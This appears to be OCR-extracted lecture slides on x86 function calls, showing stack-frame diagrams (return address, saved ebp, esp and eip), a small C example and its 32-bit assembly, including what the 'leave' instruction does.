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

…

p

a

return address

saved ebp ← ebp

b = result

esp → p

eax = b

edx = a

Function call example

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eip →         leave
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```



…
p
a
return address
saved ebp ← ebp
b = result
esp → p

eax = b + a
edx = a

Function call example

```c
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        int b = atoi(p);
        return a + b;
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```
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
               leave
eip →          ret
```



eax = b + a
edx = a

Function call example

```
int foo(int a, char *p) {
        int b = atoi(p);
        return a + b;
}
```

```
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


← ebp

...

p

esp → a

return address

saved ebp

b = result

p

eax = b + a
edx = a
eip = ret addr


example.c

```c
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```

example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```



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

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

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

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

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

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

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

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



example.s (x86)

```
foo:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $16, %esp
  leave
  ret
```

```
mov %ebp, %esp
pop %ebp
```



example.s (x86)

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foo:
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```
mov %ebp, %esp
